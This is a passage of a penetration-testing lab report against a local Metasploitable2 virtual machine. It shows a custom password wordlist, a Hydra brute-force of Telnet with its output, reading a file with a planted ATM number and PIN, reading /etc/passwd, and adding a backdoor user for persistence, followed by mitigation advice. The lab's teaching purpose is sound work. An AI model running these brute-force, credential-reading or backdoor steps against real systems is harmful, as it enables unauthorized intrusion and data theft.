
To increase the chances of success, a custom wordlist was created using a text editor. This list contained common passwords that attackers often attempt.



```
┌──(kali㉿vbox)-[~/Desktop]
└─$ sudo nano /usr/share/wordlists/custom_list.txt
[sudo] password for kali: 
```

Figure 8: Kali Custom wordlists

The above image shows a kali Linux terminal in which the ls user is creating a custom wordlist using the nano text editor.



```
    /usr/share/wordlists/custom_list.txt *
password1234
admin2024
qwerty123
letm
power123
aaaaaa
datvat
aaaaaaa
ilove234
fefefef
nepal12234
fefefef
rajesh
efefefef
devipasrsad
efefefefe
bluesky
laptop
effefef
islington123
msfadmin
blueman
xyx123
abc123

^G Help      ^O Write Out  ^F Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste
```

Figure 9: Custom wordlists


Created the custom wordlist and here we can see it contains multiple random passwords.

5. Exploitation

In this phase, the vulnerabilities discovered were exploited to gain access to the system.

Step 5: Brute force attack on a telnet service using hydra

The Hydra tool was used to test multiple usernames and passwords from the custom wordlist on the Telnet service.




```
┌──(root㉿vbox)-[/home/kali/Desktop]
└─# sudo hydra -l msfadmin -P /usr/share/wordlists/custom_list.txt 192.168.1.130 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 08:10:19
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28 login tries (l:1/p:28), ~2 tries per task
[DATA] attacking telnet://192.168.1.130:23/
[23][telnet] host: 192.168.1.130   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-26 08:10:22

┌──(root㉿vbox)-[/home/kali/Desktop]
```

Figure 10: Hydra brute force attack on telnet

In this step, a Telnet brute-force attack was conducted using Hydra to test weak credentials on the target machine at IP address 192.168.1.130. After successfully cracking the password, it was confirmed that the credentials "msfadmin:msfadmin" allowed unauthorized access to the Telnet service on 192.168.1.130.

Step 6: Telnet brute force attack on metasploitable 2

With the correct username and password, a connection was established to Metasploitable2 via Telnet, granting command-line access.



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-26 08:10:22

┌──(root㉿vbox)-[/home/kali/Desktop]
└─# telnet 192.168.1.130
Trying 192.168.1.130...
Connected to 192.168.1.130.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Wed Mar 26 07:58:07 EDT 2025 from 192.168.1.65 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █
```

Figure 11:Telnet Brute force attack


After successfully cracking the password (msfadmin) for the msfadmin user using Hydra, access to Telnet on the target machine (192.168.1.130) was gained. Using the credentials 'msfadmin', the attacker gained access to Metasploitable2, which granted full shell access on the vulnerable target.

6. Post-Exploitation

Once access was gained, the goal was to ensure that the system could still be accessed in the future, even if the original vulnerability was patched.

Step 7: Remote access exploitation in metasploitable 2

Once inside, basic Linux commands were used to explore the system. A file containing the user's ATM number and PIN was discovered, highlighting how easily private data can be exposed.




```
msfadmin@metasploitable:~$ ls
aaa  aaaa.txt  download  file  file1  fileatm  gooo  hacked  hari_5262_2832_1212_1311  vulnerable
msfadmin@metasploitable:~$ cat hari_5262_2832_1212_1311
pin_1313msfadmin@metasploitable:~$ █
```

Figure 12: Telnet login to metasploitable 2 from Kali Linux

Using the ls command, all files and folders containing potentially sensitive information were listed. The file belonging to the user (hari) contained the ATM number, and by using the cat command, the attacker was able to view the user's PIN. This information could be misused for malicious purposes.

Step 8: Created new user with new password

A new user was added to the system with a unique password, providing an additional method to log in later if necessary.



```
msfadmin@metasploitable:~$ cat hari_5262_2832_1212_1311
msfadmin@metasploitable:~$ sudo useradd -m -s /bin/bash USER && sudo passwd USER
[sudo] password for msfadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$ █
```


Figure 13: created new user with new password

Created a New User

- Flags Used:
  - -m: Create a home directory for the user.
  - -s /bin/bash: Set the defaulting shell to Bash.
- Adding a new user (USER) could serve as a back door for maintaining access.

Step 9: Telnet exploitation in metasploitable 2

To verify that everything was set up correctly, all users on the system were listed, and it was confirmed that the new account had been successfully added.




```
Try 'cut --help' for more information.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ cat /etc/passwd | cut -d: -f1
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
libuuid
dhcp
syslog
klog
sshd
msfadmin
bind
postfix
ftp
postgres
mysql
tomcat55
distccd
user
service
telnetd
proftpd
statd
newuser
new
USER
msfadmin@metasploitable:~$ 
```

Figure 14: Telnet access

After creating the USER account, user enumeration was performed to confirm its presence and review the existing accounts on the compromised Metasploitable2 system. The USER account appeared in the list, confirming its successful creation.

Step 10: Metasploitable 2 Penetration testing



```
┌──(kali㉿vbox)-[~/Desktop]
└─$ telnet 192.168.1.130
Trying 192.168.1.130...
Connected to 192.168.1.130.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: USER
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
USER@metasploitable:~$ █
```

Figure 15: Metasploitable 2 Telnet login

The newly created USER account and password were verified using the Telnet service. A successful login was achieved to the Metasploitable2 system (IP 192.168.1.130) via Telnet with the USER account. This confirms the persistence mechanism set up earlier. The USER account acts as a backdoor, illustrating how attackers can maintain ongoing access to the system.

Implications:


- Attackers with USER credentials can:
  - Execute commands remotely.
  - Exploit outdated software/kernel vulnerabilities.
  - Use the system as a pivot point for lateral movement.

7. Reporting

The reporting phase outlines the steps taken during the penetration test, from scanning the network to exploiting weaknesses. It highlights key findings such as successful brute-force attacks on Telnet and creating backdoor access. The report also provides recommendations for improving security to fix the vulnerabilities found.

4. Mitigation


To protect against brute force attacks, it is important to make it harder for attackers to guess usernames and passwords. One simple way is to set strong password policies that require users to create complex passwords with a mix of letters, numbers, and symbols. We can also limit the number of logins attempts a user can make so if someone enters the wrong password several times, their account gets temporarily locked or delayed. Using tools like firewalls or intrusion detection systems can help block suspicious activity from unknown IP addresses. Enabling two-factor authentication (2FA) adds an extra layer of security, making it much harder for attackers to break in even if they guess the password.



```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:3b:a4:11 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.130/24 brd 192.168.1.255 scope global eth0
    inet6 2400:1a00:b050:87da:a00:27ff:fe3b:a411/64 scope global dynamic
       valid_lft 1167sec preferred_lft 1167sec
    inet6 fe80::a00:27ff:fe3b:a411/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ sudo ufw enable
[sudo] password for msfadmin:
Firewall started and enabled on system startup
msfadmin@metasploitable:~$ ufw verbose status

Usage: ufw COMMAND

Commands:
  enable                        Enables the firewall
  disable                       Disables the firewall
  default ARG                   set default policy to ALLOW or DENY
  logging ARG                   set logging to ON or OFF
  allow|deny RULE               allow or deny RULE
  delete allow|deny RULE        delete the allow/deny RULE
  status                        show firewall status
  version                       display version information

msfadmin@metasploitable:~$ _
```

